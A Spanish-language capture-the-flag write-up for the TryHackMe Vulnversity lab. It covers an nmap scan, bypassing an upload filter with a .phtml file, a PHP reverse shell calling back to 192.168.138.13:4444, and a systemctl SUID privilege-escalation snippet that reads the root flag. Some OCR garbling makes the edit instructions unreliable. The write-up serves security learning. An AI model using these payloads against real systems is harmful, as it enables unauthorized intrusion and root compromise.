
Vulnversity - TryToHackMe

Vamos a trabajar máquinas que no dejen subir un archivo con extension php

usaremos vulversity de trytohackme

Usaremos esta máquina de TryToHackMe




Empezamos escaneando la red para encontrar puertos debiles

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -p- -sS -sC -sV -n -vvv -Pn 10.128.136.8
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slo
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-29 21:56 +0100
NSE: Loaded 158 scripts for scanning.
```


Obtenemos los siguientes puertos:

```
PORT     STATE SERVICE     REASON         VERSION
21/tcp   open  ftp         syn-ack ttl 62 vsftpd 3.0.5
22/tcp   open  ssh         syn-ack ttl 62 OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux;
| ssh-hostkey:
|   3072 55:67:6e:0b:60:fc:70:9a:08:af:af:b9:66:82:f0:c7 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDEOA4xn4LVAcqHpz5/Q8vctON12ebVxeFVuAnKoTTF9Wm+PT9o
+Ljyzil04kBLqFa5aKZbhVmLFj4M37V8HIzCkkp99OUTyy0UilMWNk4pNB5Eb0SVmd18swaDlulmk98Zxo1OnoUBdL
vJk37rGXU48wAVUTi4mS7/midSnH9mvrrLyoeQFQc7RjHQ3p9jh+XDV94vJPFWnG+JD4cPKHXKiV2TJVpUBHRAW0+y
IFIrwiSHunAmJYi9fPYnyK8BYrqBiO6IcDAtkQPDJlS4z7GQo4OOif0C2dEtQLRxtrx2eA0VKXuPdmtGMZmohxRG97
1QCZFQ59sKxb+x0OJdX1eJcFpbV8JA7XSdkEOpyjp0vhpwXwrltN2Xyy0QJbsG3JwIUeKQNYBocsp1pVPlECU4s8s=
|   256 c0:df:f4:75:3f:6b:ca:ef:cc:b4:93:3a:07:ff:a5:95 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBEj4T8ziFT/nHXoK
vsXDMY6gsMAsg1NMAFJ+GQVFD8ckv1fjaBTtItlQfQbdQ=
|   256 58:b7:2d:0a:85:47:dd:79:b2:82:82:3b:44:03:32:db (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAICefI+PoZ2U9Oj6CcvvVyUr/P8BPUnMFOxDJbdG5e/eq
139/tcp  open  netbios-ssn syn-ack ttl 62 Samba smbd 4
445/tcp  open  netbios-ssn syn-ack ttl 62 Samba smbd 4
3128/tcp open  http-proxy  syn-ack ttl 62 Squid http proxy 4.10
|_http-server-header: squid/4.10
|_http-title: ERROR: The requested URL could not be retrieved
3333/tcp open  http        syn-ack ttl 62 Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Vuln University
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
```


Sobre todo nos interesa el 3333 que es raro de ver y nos da acceso a la siguiente web:



Si hacemos fuzzing encontraremos subdirectorios interesantes




Entramos y encontramos qwue podemos subir archivos



No nos permite subir ciertos archivos a si que vamos a utilizar un .phtml

Creamos su payload



Creamos el archivo

```
 GNU nano 9.2                                  tarta2.phtml
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to slim it down.
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net


set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.138.13';
$port = 4444;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; sh -i';
$daemon = 0;
$debug = 0;


if (function_exists('pcntl_fork')) {
        $pid = pcntl_fork();

        if ($pid == -1) {
                printit("ERROR: Can't fork");
                exit(1);
        }

        if ($pid) {
                exit(0);  // Parent exits
        }
```


Y lo subimos a la web






Sabremos que hay un /upload tambien para ver lo que se sube


Se vería algo así (perdón se me acabo el tiempo de la máquina :))




Ponemos a kali a escuchar por el puerto selecionado




Y en uploads al darle click obtendremos la shell



Buscamos usuarios y encontramos en el usuario bill la flag



FIltramos permisos



Y encontramos que /bin/systemctl es vulnerable y tenemos los mismos permisos que sudo

Usamos este codigo para poder ejecutarlo y leeer la flag

```
sudo install -m =xs $(which systemctl) .

TF=$(mktemp).service
echo '[Service]
Type=oneshot
ExecStart=/bin/sh -c "id > /tmp/output"
[Install]
WantedBy=multi-user.target' > $TF
./systemctl link $TF
./systemctl enable --now $TF
```

ç

al id hay que cambiarle

-4 ---------- - c "**cat/root/root.txt**" > /tmp/output"
-8 ***/bin***/systemctl

Lo que hacemos al modificarlo es que ejecutamos en la linea 4 un cat para ver la flag con permisos de administrador y con el directorio /bin/systemctl para tener los permisos de root en nuestro usuario actual , escalando privilegios

Lo ejecutamos linea a linea y obtenemos la flag

```
a58ff8579f0a9270368d33a9966c7fd5
```

Y hemos logrado obtener acceso al servidor detrás de la web y hemos podido escalar privilegios